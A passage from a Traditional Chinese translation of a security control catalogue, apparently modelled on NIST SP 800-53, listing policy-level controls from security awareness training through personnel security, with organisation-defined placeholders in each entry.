- 一份正式、文件化的安全意識和培訓策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 正式、文件化的流程，促使安全意識、培訓策略、相關安全意識與培訓控制更容易落實。

家族：安全意識與培訓	AT-2 安全意識

控制措施：當系統變更時，或[組織定義的時間，至少一年]之後，在組織授予資訊系統使用者（包括經理和高級管理者）存取權限之前，由組織為使用者提供基本的安全常識培訓。

家族：安全意識與培訓	AT-3 安全培訓

控制措施：由組織識別系統開發生命週期中扮演資訊系統安全角色與承擔責任的人員，並記錄角色和責任，在以下情形進行：

- 授權存取系統或執行設定職責之前；
- 系統發生改變時，在[組織定義的時間]內提供適當的資訊系統安全培訓。

家族：安全意識與培訓	AT-4 安全培訓記錄

控制措施：由組織記錄、監督單一資訊系統安全培訓活動，包括基本安全意識培訓與特定資訊系統安全培訓。

家族：安全意識與培訓	AT-5 與安全組織/聯盟的聯繫

控制措施：由組織與特定的利益團體、專業論壇、專業聯盟、工作小組與相關的安全專家組保持聯繫，以保證擁最新的安全實踐、安全技術和其他諸如威脅、脆弱性和事故之類的安全相關資訊。

家族： 稽核與責任 （AU）	AU-1 稽核與問責策略及程序

控制措施：由組織發展、文件化，並對[組織定義的人員或角色]發佈：

- 一份稽核與問責策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性；
- 可以促進稽核、問責策略與控制程序；
- 定期檢視與更新稽核、問責策略與控制程序。

家族： 稽核與責任 （AU）	AU-2 稽核事件

控制措施：

- 確定資訊系統能夠稽核[組織定義的稽核事件]。
- 與其它組織協調要求安全稽核相關的資訊，強化雙向支援，並協助指引選擇稽核事件；
- 確定資訊系統能夠稽核[組織定義的稽核事件]。

家族： 稽核與責任 （AU）	AU-3 稽核記錄的內容

控制措施：資訊系統稽核紀錄應包括發生事件的類型、事件起因、事件結果記錄。

家族： 稽核與責任 （AU）	AU-4 稽核儲存容量

控制措施：由組織分配足夠的稽核記錄儲存空間。

家族： 稽核與責任 （AU）	AU-5 稽核處理失敗回應

控制措施：當稽核失敗或稽核儲存空間達上限時，資訊系統會向相關負責人員發出警報，並且採取相關措施：[組織定義的應急措施，例如關閉資訊系統，覆蓋最舊的稽核記錄，停止產生稽核記錄]。

家族： 稽核與責任 （AU）	AU-6 稽核監控、分析與報告

控制措施：由組織定期[組織定義的時間]檢視/分析稽核記錄，檢查是否有[組織定義的不恰當/不尋常行為、可疑行為或侵犯行為]，並向[組織定義的人員或角色]報告，同時

採取必要措施。

家族： 稽核與責任 （AU）	AU-7 稽核摘要和產生報告

控制措施：資訊系統提供一個稽核摘要和報告產生功能。

- 提供即時的稽核檢視、分析與回報要求，以及安全事故事後調查；
- 不影響稽核紀錄的原始內容與時序。

家族： 稽核與責任 （AU）	AU-8 時間戳記

控制措施：由資訊系統

- 使用內部系統的時間產生稽核記錄的時間戳記。
- 稽核記錄的時戳應對照 Coordinated Universal Time（UTC）或格林威治標準時間（GMT），同時符合[組織定義的時間測量粒度（granularity）]。

家族： 稽核與責任 （AU）	AU-9 稽核資訊保護

控制措施：由資訊系統保護稽核資訊與稽核工具，避免未經授權存取、修改和刪除。

家族： 稽核與責任 （AU）	AU-10 不可否認性

控制措施：資訊系統有能力確認特定個體進行的行為。

家族： 稽核與責任 （AU）	AU-11 稽核儲存

控制措施：為方便安全事故提供事後調查、滿足組織資訊保留要求與規定，組織在[組織定義的時間]內，保留設計記錄。

家族：安全評估與授權	CA-1 安全評估、授權政策與程序

控制措施：由組織發展、文件化，並對[組織定義的人員或角色]發佈：

- 一份安全評估與授權策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進實施安全評估、授權策略程序與相關的安全控制，同時定期檢視與更

新安全評估、授權策略與程序。

家族：安全評估與授權	CA-2 安全評估

控制措施：由組織

- 發展一套安全評估計畫，並說明其評估範圍，包括：
- 評估後的安全控制與控制強化措施；
- 使用評估程序決定安全控制的有效性；
- 評估環境、評估小組與評估角色與責任。
- 在資訊系統與操作環境評估安全控制措施[組織定義的時間週期]，以決定適當的實施控制、合乎要求的運行、滿足系統安全需求；
- 將安全控制評估結果提供給[組織定義的人員或角色]。

家族：安全評估與授權	CA-3 系統互連

控制措施：由組織

- 經由運用互連安全協議授權資訊系統與其它資訊系統的連線；
- 文件化說明每條連線、介面特性、安全要求與傳送資訊的性質；
- 在[組織定義的時間]，檢視與更新互連安全協議。

家族：安全評估與授權	CA-4 安全認證

本條註銷，併入 CA-2。

家族：安全評估與授權	CA-5 行動計畫與階段性成果

控制措施：在[組織定義的時間週期]內，由組織發展與更新資訊系統的行動計畫與階段性成果，並說明組織規劃的矯正行為，以修正安全控制評估期間的缺陷，減少或排除系統的脆弱性。

家族：安全評估與授權	CA-6 安全授權

控制措施：由組織

- 指定一位高階主管或經理人擔任資訊系統的授權官員；

- 確保授權官員在資訊系統運作前進行安全授權；
- 在[組織定義的時間週期]內更新安全授權。

家族：安全評估與授權	CA-7 持續監控

控制措施：由組織發展一套持續監控策略，同時實施監控計畫，包括：

- 建立監控的[組織定義的指標]；
- 建立監控的[組織定義的頻率]與評估；
- 持續性安全控制評估依照組織持續性監控策略評估；
- 組織定義指標（metrics）的持續性安全狀態監控依照組織持續性監控策略評估；
- 評估與監控產生安全有關資訊的關聯性與分析；
- 對分析安全有關資訊處理結果的回應措施；
- 在[組織定義的時間週期]，對[組織定義的人員或角色]報告組織安全狀態與資訊系統。

家族：安全評估與授權	CA-8 滲透測試

控制措施：由組織定期[組織定義的時間週期]對[組織定義的資訊系統或系統元件]進行滲透性測試。

家族：安全評估與授權	CA-9 內部系統連線

控制措施：由組織

- 授權[組織定義的資訊系統元件或元件類別]對資訊系統的連線；
- 文件化說明每條連線、介面特性、安全要求與傳送資訊的性質。

家族： 組態管理（CM）	CM-1 組態管理策略和程序

控制措施：由組織發展、文件化，並對[組織定義的人員或角色]發佈：

- 一份組態管理策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進實施組態管理策略程序與相關的組態管理控制，同時定期檢視與更新組態管理策略與程序。

家族： 組態管理（CM）	CM-2 基準配置

控制措施：由組織發展、文件化，並維護現行資訊系統的配置基準。

家族： 組態管理（CM）	CM-3 組態（Configuration）更動控制

控制措施：由組織

- 決定組態管控資訊系統的更動類型。
- 檢視對資訊系統所建議的組態控制更動，核准或否決組態更動時，須明確考量安全影響分析；
- 文件化資訊系統有關的組態更動決策；
- 對資訊系統實施核准的組態控制更動；
- 在[組織定義的時間]內，保留對資訊系統的組態控制更動；
- 稽核與檢視資訊系統組態控制更動的相關活動；
- 透過[組織定義的組態變更控制單位(如委員會、董事會)]監督組態更動的活動。

家族： 組態管理（CM）	CM-4 監視配置更動

控制措施：由組織監視資訊系統動態，並且作安全影響分析，以確定更動成效。

家族： 組態管理（CM）	CM-5 存取限制更動

控制措施：由組織定義、文件化、核准與進行與資訊系統變更有關的物理和邏輯存取

家族： 組態管理（CM）	CM-6 組態設定

控制措施：由組織

- 使用[組織定義的安全組態清單]建立與文件化資訊系統中資訊技術產品的組態設定，並設定為與操作要求一致的最嚴格的模式；
- 依據[組織定義的作業要求，]識別、文件化與核准[組織定義的資訊系統元件]與組態設定不符合的部分；
- 依照組織策略與程序監控組態設定。

家族： 組態管理（CM）	CM-7 最小功能

控制措施：由組織

- 設定資訊系統只提供基本功能；
- 禁止或限制使用以下：[組織定義禁止或限制的功能、埠、協定或服務]。

家族： 組態管理（CM）	CM-8 資訊系統元件目錄

控制措施：由組織

- 發展、文件化資訊系統元件的目錄：
- 精確反映目前的資訊系統；
- 納入授權資訊系統邊界內的所有元件；
- 具備追蹤與報告必須的粒度（granularity）水平；
- 包括[組織定義達成有效資訊系統元件責任必須的資訊需求]。
- 在[組織定義的時間]內，檢視與更新最新的資訊系統元件目錄。

家族： 組態管理（CM）	CM-9 組態管理計畫

控制措施：由組織發展、文件化、實施資訊系統的組態管理計畫：

- 說明角色、責任與組態管理流程與程序；
- 建立識別整個系統發展生命週期的組態項目，以及管理組態項目的流程；
- 定義資訊系統的組態項目，並進行組態管理；
- 避免組態管理計畫受到未經授權揭露與修改。

家族： 組態管理（CM）	CM-10 軟體使用限制

控制措施：由組織

- 依照合約協議與版權法規使用軟體與相關文件；
- 透過數量的許可授權控制版權與散佈，來追蹤軟體使用與相關文件保護；
- 控制與記錄點對點檔案分享技術的使用情形，確保該功能不會被未經授權散佈、公開或複製。

家族： 組態管理（CM）	CM-11 由使用者安裝的軟體

控制措施：由組織

- 建立[組織定義的策略]管理使用者可以安裝的軟體；
- 使用[組織定義的方法]運行軟體安裝策略；
- 依據[組織定義的週期]監控政策符合性。

家族： 應急計畫（Contingency Planning, CP）	CP-1 應急計畫的策略和章程

控制措施：由組織制定、文件化，並對[組織定義的人員或角色]發佈：

- 一份應急計畫政策，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進實施應急計畫策略程序與相關的應急計畫控制，同時定期檢視與更新應急計畫策略與程序。

家族： 應急計畫（Contingency Planning, CP）	CP-2 應急計畫

控制措施：由組織

- 制定一份資訊系統的應急計畫：
- 識別重要任務與營運功能，以及相關的應急要求；
- 提供復原目標、恢復優先步驟與標準；
- 說明應急人員角色、責任、個人聯絡資訊；
- 說明資訊系統中斷、損害或失效時，如何維持基本任務與營運功能；
- 說明未依照原規劃與實施安全保障的情形時，如何恢復至完整的資訊系統；
- 由[組織定義的人員或角色]檢視與核准應急計畫。
- 分發計畫複本給關鍵事故責任人；
- 配合事故處理活動，處理應急計畫活動；
- 檢視資訊系統的應急計畫[組織定義的週期]；
- 更新應急計畫，以處理在應急計畫實施、執行、測試期間所遭遇對組織、資訊系統、作業環境、問題的改變；
- 應急計畫變更須通知[組織定義的關鍵應急人員與組織元件]；
- 保護應急計畫不會被未經授權揭露與修改。

家族： 應急計畫（Contingency Planning, CP）	CP-3 應急培訓

控制措施：由組織根據人員擔任資訊系統中應急角色與責任的不同進行培訓，並提供複習進修的培訓[組織定義的時間週期]。

家族： 應急計畫（Contingency Planning, CP）	CP-4 應急計畫測試

控制措施：由組織

- 測試（或演習）資訊系統的應急計畫[組織定義的週期]，確定計畫的有效性，並由組織執行計畫的準備情況；
- 對應急計畫測試結果審查；
- 如果需要，對計畫進行修正。

家族： 應急計畫（Contingency Planning, CP）	CP-5 應急計畫更新

本條註銷，納入 CP-2。

家族： 應急計畫（Contingency Planning, CP）	CP-6 備用儲存設備

控制措施：由組織

- 建立備用儲存設備並啟動必要的協定允許存放資訊系統備份資訊；
- 確保備用儲存設備提供與主要裝置相等的資訊安全防護。

家族： 應急計畫（Contingency Planning, CP）	CP-7 備用處理設備

控制措施：由組織

- 建立備用處理設備，包括允許移轉與恢復必要功能的操作[組織定義的資訊系統操作]，當主處理設備處理能力不足時，在[組織定義的時間內]，提供重要的任務/營業功能運作協議進行識別；
- 在組織定義移轉與恢復的時間內，備用處理設備或合約適當的交付到設備端，確保移轉與恢復運作所需要的設備與物資；
- 確保備用處理設備提供與主要裝置相等的資訊安全防護。

家族： 應急計畫（Contingency Planning, CP）	CP-8 通訊服務

控制措施：由組織建立備用通訊服務，包括允許[組織定義的資訊系統操作]復原，當主要或備用處理或儲存設備的主要通訊功能不可靠時，提供重要的任務與營運功能。

家族： 應急計畫（Contingency Planning, CP）	CP-9 資訊系統備份

控制措施：由組織

- 在[組織定義的時間]對資訊系統中的使用者等級與系統等級資訊（包括系統狀態資訊）進行備份；
- 備份資訊系統文件，包括安全相關文件[組織定義的頻率（與復原時間與復原點目標一致）]；
- 保護備份資訊的保密性、機密性、可用性。

家族： 應急計畫（Contingency Planning, CP）	CP-10 資訊系統恢復與重建

控制措施：由組織提供資訊系統恢復與重建的機制，使之在破壞和故障後，能夠恢復到系統原有狀態。

家族： 應急計畫（Contingency Planning, CP）	CP-11 備用通訊協定

控制措施：資訊系統提供採用[組織定義的備用通訊協定]的功能，以維持運作持續性。

家族： 應急計畫（Contingency Planning, CP）	CP-12 安全模式

控制措施：當[組織定義的條件]被偵測時，資訊系統應進入操作安全模式[組織定義的操作安全模式]。

家族： 應急計畫（Contingency Planning, CP）	CP-13 備用安全機制

當提供安全功能的主方法失效或損害時，組織應採用[組織定義的備用或額外的安全機制]，替代[組織定義的安全功能]。

家族： 識別與認證（IA）	IA-1 識別與認證策略與程序

控制措施：由組織制定、文件化，並對[組織定義的人員或角色]發佈：

- 一份識別與認證策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進實施識別與認證策略程序與相關的識別與認證控制，同時定期檢視與更

新識別與認證策略與程序。

家族： 識別與認證（IA）	IA-2 識別與認證

控制措施：由資訊系統唯一識別與認證使用者（處理組織使用者的行為）。

家族： 識別與認證（IA）	IA-3 設備識別與認證

控制措施：資訊系統在建立連線前，識別與認證[組織定義的特定與/或裝置類型]。

家族： 識別與認證（IA）	IA-4 識別碼管理

控制措施：由組織經由以下幾種方式管理使用者識別碼：

- 接收來自由組織定義的個體、群組、角色或裝置識別碼的授權；
- 選擇可以識別個體、群組、角色或裝置的識別碼；
- 將使用者識別碼發指定給預期的個體、群組、角色或裝置；
- 防止識別碼在[組織定義的時間內]重複使用；
- 在超出[組織定義的閒置時間]，註銷使用者識別碼。

家族： 識別與認證（IA）	IA-5 認證設備管理

控制措施：由組織經由以下方式來管理資訊系統的認證設備：

- 驗證設備分發，驗證接收驗證設備的個體、群組、角色或裝置的身分；
- 建立由組織定義認證設備的初始認證設備內容；
- 確保認證設備能達到預期使用的足夠強度；
- 為認證設備分發、遺失/洩漏或損壞、停用的認證設備建立管理程序；
- 在資訊系統安裝前變更預設的認證設備內容；
- 建立認證設備的最高與最低使用壽命限制，以及再次使用的條件；
- 依據[組織定義的時間週期（依據認證器類型）]，定期更改或更新認證設備；
- 保護認證器內容不會被未經授權揭露與修改；
- 要求個體使用具體的安全防護措施，保護認證設備；
- 當成員帳戶變更時，變更認證器的群組/角色帳戶。

家族： 識別與認證（IA）	IA-6 認證設備的回饋資訊

控制措施：在認證過程中，由資訊系統隱藏認證資訊的回饋資訊，以保護資訊不被未授權的個體利用。

家族： 識別與認證（IA）	IA-7 密碼模組認證

控制措施：由資訊系統使用符合適用的聯邦法律、執行命令、指令、策略、規則、標準與指導要求的認證方法，對密碼模組進行認證。

家族： 識別與認證（IA）	IA-8 識別與認證（非組織使用者）

控制措施：由資訊系統唯一識別與認證非組織使用者（非組織使用者的處理行為）。

家族： 識別與認證（IA）	IA-9 服務識別與認證

控制措施：由組織使用[組織定義的安全防護措施]識別與認證[組織定義的資訊系統服務]。

家族： 識別與認證（IA）	IA-10 服務識別與認證

控制措施：在特定的[組織定義的情況與狀態]下，由組織要求個體使用[組織定義的補充認證技術與機制]存取資訊系統。

家族： 識別與認證（IA）	IA-11 重新認證

控制措施：當[組織定義需要重新認證的情形]發生時，由組織要求使用者與裝置進行重新認證。

家族： 事件回應（IR）	IR-1 事件回應策略與程序

控制措施：由組織制定、文件化，並對[組織定義的人員或角色]發佈：

- 一份事件回應策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進實施事件回應策略與相關的事件回應控制，同時定期檢視與更新事件回應策略與程序。

家族： 事件回應（IR）	IR-2 事件回應培訓

控制措施：由組織根據人員擔任資訊系統中事件回應角色與責任的不同進行事件回應培訓，並在[組織定義的時間]內，提供複習進修的培訓。

家族： 事件回應（IR）	IR-3 事件回應測試和演練

控制措施：由組織測試（或演練）資訊系統的事件回應能力[組織定義的週期]，確定事件回應的有效性，同時將結果文件化。

家族： 事件回應（IR）	IR-4 事件處理

控制措施：

- 當安全事件發生時，由組織實施事件處理的能力，包括準備、檢測、分析、遏制（containment）、根除（eradication）與恢復等方面；
- 配合應急計畫，協調事件處理活動；
- 將正進行中事件處理活動的經驗納入事件回應程序、培訓與測試。

家族： 事件回應（IR）	IR-5 事件監控

控制措施：由組織追蹤與文件化資訊系統安全事件。

家族： 事件回應（IR）	IR-6 事件報告

控制措施：

- 在[組織定義的時間] 內，由組織向事件回應功能報告可疑的安全事件；
- 向[組織定義的部門]報告安全事件資訊；

家族： 事件回應（IR）	IR-7 事件回應協助

控制措施：由組織提供事件回應支援資源，為資訊系統使用者處理或回報安全事件時提供建議與協助。

家族： 事件回應（IR）	IR-8 事件回應計畫

控制措施：由組織

- 制定事件回應計畫：
- 提供組織事件回應功能的發展藍圖；
- 說明事件回應功能的組織與結構；
- 提供事件回應功能如何符合整體組織的高階方法；
- 符合組織的獨特要求，包括任務、規模、結構與功能；
- 定義可回報的事件；
- 提供組織事件回應功能的量測度量指標；
- 定義有效維護事件回應功能的資源；
- 由[組織定義的人員或角色]檢視與核准事件回應計畫。
- 將事件回應計畫複本發放給[組織定義的人員或角色，以及組織元件]；
- 在[組織定義的時間]檢視事件回應計畫；
- 依據計畫實施、執行或測試期間所遇到的問題，更新事件回應計畫，以處理系統/組織的變更；
- 向[組織定義的事件回應人員與組織元件]通知事件回應變更；
- 保護事件回應計畫不會被未經授權揭露與修改。

家族： 事件回應（IR）	IR-9 資訊洩漏（Spillage）回應

控制措施：由組織回應資訊洩漏

- 確認資訊系統受污染的具體資訊；
- 使用安全的通訊方法，告知[組織定義的人員或角色]洩漏的資訊；
- 隔離受污染的資訊系統或系統元件；
- 識別可能受污染的其它資訊系統或系統元件；
- 執行其它[組織定義的活動]。

家族： 事件回應（IR）	IR-10 整合資訊安全分析團隊

控制措施：由組織建立一個鑑識/惡意程式分析、工具、開發人員，以及即時操作人員的整合團隊。

家族： 維護（MA）	MA-1 系統維護策略和程序

控制措施：由組織制定、文件化，並對[組織定義的人員或角色]發佈：

- 一份系統維護策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進實施系統維護策略與相關的系統維護策略控制；
- 同時定期檢視與更新系統維護策略與程序。

家族： 維護（MA）	MA-2 受控制的維護

控制措施：由組織

- 依據製造商與廠商規格與/或組織要求，維護資訊系統元件文件，並予以檢視記錄；
- 核准與監控所有的維護活動，不管是現場維護或是遠端維護；
- 進行場域外維護或維修時，欲拆卸組織設施中資訊系統或系統元件，須經[組織定義的人員或角色]核准；
- 場域外維護或維修時，在組織設施拆卸前，須移除拆卸設備中媒體的所有資訊；
- 檢查對控制措施的所有影響，驗證維護或維修時，控制功能仍可正常運作。

家族： 維護（MA）	MA-3 維護工具

控制措施：由組織核准、控制、監視資訊系統維護工具。

家族： 維護（MA）	MA-4 遠端維護

控制措施：由組織

- 核准與監控遠端維護與診斷活動；
- 只允許使用與組織政策與資訊系統安全計畫一致的維護或診斷工具；
- 在建立遠端維護與診斷時，使用完善的認證設備；
- 當遠端維護完成時，終止該次維護活動與網路連線。

家族： 維護（MA）	MA-5 維護人員

控制措施：由組織

- 建立維護人員的授權程序與授權維護組織或人員的清單；
- 確保非陪同人員（non-escorted）進行資訊系統維護需要的存取權限；
- 指定具備存取權限與技術能力的組織人員，陪同監督不須具備存取權限的維護活動。

家族： 維護（MA）	MA-6 即時維護

控制措施：在失效的[組織定義的週期]內，組織應備有維護支援與[組織定義的資訊系統元件]的備品。

家族： 媒體保護（MP）	MP-1 媒體保護策略與程序

控制措施：由組織制定、文件化，並對[組織定義的人員或角色]發佈：

- 一份媒體保護策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進實施媒體保護策略與相關的媒體保護策略控制；
- 同時定期檢視與更新媒體保護策略與程序。

家族： 媒體保護（MP）	MP-2 媒體存取

控制措施:由組織限制只有[組織定義的人員或角色]才能存取[組織定義的數位與/或非數位媒體]。

家族： 媒體保護（MP）	MP-3 媒體標籤

控制措施：由組織

- 將標籤粘貼到資訊儲存媒體和資訊系統上，說明資訊分配限制和處理警告，以及合適的安全標誌；
- 只要媒體位於[組織定義的保護環境]中,可免除標記中的[組織定義的媒體類型]。

家族： 媒體保護（MP）	MP-4 媒體儲存

控制措施：由組織

- 在[組織定義的可控制區域內]，實體控制與安全儲存[組織定義的資訊系統媒體類

型與/或非數位媒體]；

- 保護資訊系統媒體直到媒體被銷毀。

家族： 媒體保護（MP）	MP-5 媒體傳輸

控制措施：由組織

- 在可控制區域以外的傳輸期間，使用[組織定義的安全防護措施]保護與控制[組織定義資訊系統媒體類型]；
- 在可控制區域以外的傳輸期間，維持資訊媒體系統的安全性；
- 將資訊系統媒體傳輸相關的活動文件化；
- 限制授權人員與該媒體傳輸有關的操作。

家族： 媒體保護（MP）	MP-6 媒體清除

控制措施：由組織

- 在為重複使用或是免於組織控制前，按照合適的聯邦、組織標準與政策，使用[組織定義的清除技術與程序]清除[組織定義的資訊系統媒體]；
- 使用的清除機制需要具備與資訊安全相對稱的強度與完整性。

家族： 媒體保護（MP）	MP-7 媒體使用

控制措施：運用[組織定義的安全防護措施]，由組織[限制或禁止]在[組織定義的資訊系統或元件]中使用[組織定義的資訊系統媒體類型]。

家族： 媒體保護（MP）	MP-8 媒體降級

控制措施：由組織

- 建立[組織定義的資訊系統媒體降級程序]，包括採用具備[組織定義的強度與完整性]的降級制度；
- 確保資訊媒體降級程序與安全類別與/或被移除資訊的類別等級與降級資訊可能接收者的存取授權相對稱。

家族： 實體和環境保護（PE）	PE-1 實體與環境保護策略與程序

控制措施：由組織制定、文件化，並對[組織定義的人員或角色]發佈：

- 一份實體與環境保護策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進實施實體與環境保護策略與相關的實體與環境保護控制措施；
- 同時定期檢視與更新實體與環境保護策略與程序。

家族： 實體和環境保護（PE）	PE-2 實體存取權限

控制措施：由組織

- 制定、核准、維護具備資訊系統實體存取權限的人員清單；
- 核發設備實體存取授權憑證；
- 審查存取清單中詳述授權個體可以存取的設備；
- 當沒有存取需求時，移除個體的存取權限。

家族： 實體和環境保護（PE）	PE-3 實體存取控制

控制措施：由組織

- 在[組織定義資訊系統所在位置的物理入口/出口]實施實體存取控制：
- 在准許個體對設施的存取前，檢驗其存取授權；
- 使用[[組織定義的實體存取控制系統/裝置]、警衛]對設備的入/出口進行控制。
- 依據[組織定義的時間週期]，維護實體存取稽核紀錄；
- 使用[組織定義的安全防護措施]，控制公共指定區域的存取；
- 陪同參訪人員，並監視參訪人員活動[組織定義需要參訪陪同人員與監視的情形下]；
- 使用安全鑰匙與其它實體存取裝置；
- 在[組織定義的時間內]，保留[組織定義的實體存取裝置]的備品；
- 在[組織定義的時限]、鑰匙遺失、門禁系統失效或是人員轉任或離職時，必須變更鑰匙。

家族： 實體和環境保護（PE）	PE-4 傳輸媒體的存取控制

控制措施：組織使用[組織定義的安全措施]，控制對資訊系統與組織設施內傳輸線路的實體存取。

家族： 實體和環境保護（PE）	PE-5 輸出裝置的存取控制

控制措施：由組織控制資訊系統輸出裝置的實體存取，避免未經授權個體獲取輸出資訊。

家族： 實體和環境保護（PE）	PE-6 實體存取的監控

控制措施：由組織

- 監控資訊系統所在設施的實體存取，以偵測並回應實體安全事件；
- 在[組織定義事件或是潛在的事件徵兆]發生時，以及[組織定義的時間]內，檢視實體存取日誌（logs）；
- 配合組織事件回應功能，協助調查與檢視結果。

家族： 實體和環境保護（PE）	PE-7 訪客控制

本條註銷，納入 PE-2 與 PE-3。

家族： 實體和環境保護（PE）	PE-8 訪客存取紀錄

控制措施：由組織

- 保存資訊系統所在設施的訪客存取記錄，包括：訪客姓名和所屬組織、訪客簽名、認證形式、存取資料、進入與離開時間、存取目的、受訪人員姓名與所屬單位；
- 檢視訪客存取紀錄[組織定義的時間週期]。

家族： 實體和環境保護（PE）	PE-9 電力設備和纜線

控制措施：由組織保護資訊系統的電力設備和電纜，避免損傷或毀壞。

家族： 實體和環境保護（PE）	PE-10 緊急斷電

控制措施：由組織

- 提供資訊系統或個人系統元件設備在緊急狀況發生時的斷電功能；
- 在[組織定義的資訊系統位置或元件]安置緊急斷電開關或裝置，方便人員使用；
- 保護緊急電力開關功能，避免未經授權啟動。

家族： 實體和環境保護（PE）	PE-11 緊急備用電源

控制措施：由組織提供短期的不斷電系統，以便資訊系統在主電源喪失事故中關閉資訊系統電源、或移轉至長期替代電力系統。

家族： 實體和環境保護（PE）	PE-12 緊急照明

控制措施：由組織使用和維護緊急照明系統，在電力損耗或中斷事故中啟動照明，例如在緊急出口和逃離通道。

家族： 實體和環境保護（PE）	PE-13 防火

控制措施：組織使用與維護防火、滅火設備與偵測系統，並在災害事故中啟用。

家族： 實體和環境保護（PE）	PE-14 溫濕度控制

控制措施：依據[組織定義的可接受溫濕度]，由組織監控資訊系統所在設備的溫度和濕度。

家族： 實體和環境保護（PE）	PE-15 防水

控制措施：由組織提供便利、能正常運作、並為相關人員所熟悉的開關，以保護資訊系統不會受到水管斷裂或其他漏水原因所造成的災害。

家族： 實體和環境保護（PE）	PE-16 攜出入與拆卸

控制措施：由組織授權並控制[組織定義的資訊系統元件類型]進入與離開設施，並保存攜入與攜出記錄。

家族： 實體和環境保護（PE）	PE-17 備用工作場所

控制措施：由組織

- 在備用工作場所中採取適當的管理、操作與技術的安全控制機制；

- 在災害事件或問題發生時，提供員工聯絡資訊安全人員的方法。

家族： 實體和環境保護（PE）	PE-18 資訊系統元件的位置

控制措施：由組織將設備內的資訊系統元件配置在適當的位置，以減少實體和環境破壞所帶來的潛在影響，並減少未經授權存取機會。

家族： 實體和環境保護（PE）	PE-19 資訊洩露

控制措施：由組織保護資訊系統，避免受到電磁波信號造成的資訊洩露。

家族： 實體和環境保護（PE）	PE-20 資產監控與追蹤

控制措施：由組織

- 採用[組織定義的資產位置技術]追蹤與監控[組織定義的資產]在[組織定義的控制區域]的位置與移動；
- 依據適當的聯邦法律、執行命令、指令、政策、標準、指引，確保使用資產位置技術。

家族：規劃（PL）	PL-1 安全設規劃策略與程序

控制措施：由組織制定、發佈，並定期審查、更新：

- 一份正式、文件化的安全規劃策略，策略定義了目標、範圍、角色、職責、管理承諾、組織實體間的溝通協調以及符合性；
- 促進安全規劃政策與相關安全規劃控制措施實施的程序；
- 在[組織定義的時間週期]內，檢視與更新安全規劃政策與程序。

家族：規劃（PL）	PL-2 系統安全計畫

控制措施：由組織

- 制定一份資訊系統安全計畫：
- 與組織企業架構一致；
- 明確定義資訊系統認證邊界；
- 說明資訊系統在任務與業務流程方面的運作環境；
- 提供資訊系統安全分類；

- 說明資訊系統與其它資訊系統連結的操作環境；
- 提供系統安全性要求的概述；
- 由官方授權獲指定的代表在計畫實施前，檢視與核准系統安全計畫。
- 對[組織定義的人員或角色]分發安全計畫影本，並通知變更；
- 在[組織定義的時間]內，檢視資訊系統安全計畫；
- 保護安全計畫，使其不會受到未經授權揭露與修改。

家族：規劃（PL）	PL-3 系統安全計畫更新

本條註銷，納入 PL-2。

家族：規劃（PL）	PL-4 行為規範

控制措施：由組織

- 建立資訊系統使用者規範,說明使用者職責與對資訊、資訊系統使用的期望行為，資訊系統使用者可以方便取得該規範；
- 在核准使用者存取資訊系統與資訊前，使用者應簽署書面確認，表示已讀過、理解並同意遵守此行為規範；
- 當行為規範更新時，使用者須重新簽署書面確認。

家族：規劃（PL）	PL-5 隱私影響評估

本條註銷，納入附錄 J、AR-2。

家族：規劃（PL）	PL-6 安全相關活動規劃

本條註銷，納入附錄 J、AR-2。

家族：規劃（PL）	PL-7 運作的安全概念

控制措施：由組織

- 制定一份資訊系統運作安全概念，至少須包括組織如何從資訊安全角度操作系統；
- 檢視與更新資訊安全運作安全概念。

家族：規劃（PL）	PL-8 資訊安全架構

控制措施：由組織

- 制定一份資訊系統安全架構；
- 說明保護組織資訊保密性、完整性、可用性的整體思維、要求與方法；
- 說明如何將資訊安全架構融入到企業架構；
- 說明任何資訊安全假設。
- 在[組織定義的時間]內，檢視與更新資訊安全架構；
- 確保已規劃的資訊安全架構更動已生效於安全計畫與安全運作概念中。

家族：規劃（PL）	PL-9 集中管理

控制措施：由組織集中管理[組織定義的安全控制措施與相關程序]。

家族：人員安全（PS）	PS-1 人員安全性策略和程序

控制措施：由組織制定、文件化並發佈給[組織定義的人員或角色]：

- 一份人員安全控制策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進人員安全策略與相關的人員安全控制措施；
- 同時定期檢視與更新人員安全策略與程序。

家族：人員安全（PS）	PS-2 職務分類

控制措施：組織為所有工作職務指定風險識別（risk designation），並為該職務建立篩選標準。組織在[組織定義的時間]內審查並修正職務風險識別。

家族：人員安全（PS）	PS-3 人員篩選

控制措施：

- 在授權存取時，由組織篩選存取資訊系統的人員；
- 依照[組織定義的重新篩選條件]重新篩選人員。

家族：人員安全（PS）	PS-4 人員離職

控制措施：當個人聘僱合約終止時，組織將終止存取資訊系統權限、進行離職談話，確保所有的組織資訊系統相關財產得到歸還，並授權適當人員，使其能夠存取離職人員儲存在組織資訊系統中的官方紀錄。

家族：人員安全（PS）	PS-5 人員調動

控制措施：當人員再分配或職務調動時，由組織審查資訊系統和設備的存取許可權，並執行適當的操作，例如重新發放鑰匙、識別卡、通行證、關閉過去帳號、建立新帳號、修改資訊存取權限。

家族：人員安全（PS）	PS-6 存取協議

控制措施：由組織

- 制定與文件化組織資訊系統存取協議；
- 在[組織定義的時間]內，檢視與更新存取協議；
- 確保需要存取組織資訊與資訊系統的人員：
- 在存取資訊系統前，簽署適當的存取協議；
- 當存取協議更新時，在[組織定義的時間]內重新簽署存取協議。

家族：人員安全（PS）	PS-7 第三方人員安全

控制措施：由組織

- 為第三方組織建立人員安全要求，包括第三方供應商的安全角色與責任；要求第三方供應商遵守組織建立的人員安全政策與程序；
- 文件化人員安全要求；
- 如果第三方人員有職務調動或離職時，要求第三方供應商通知[組織定義的人員或角色]；
- 並監控第三方供應商的符合性。

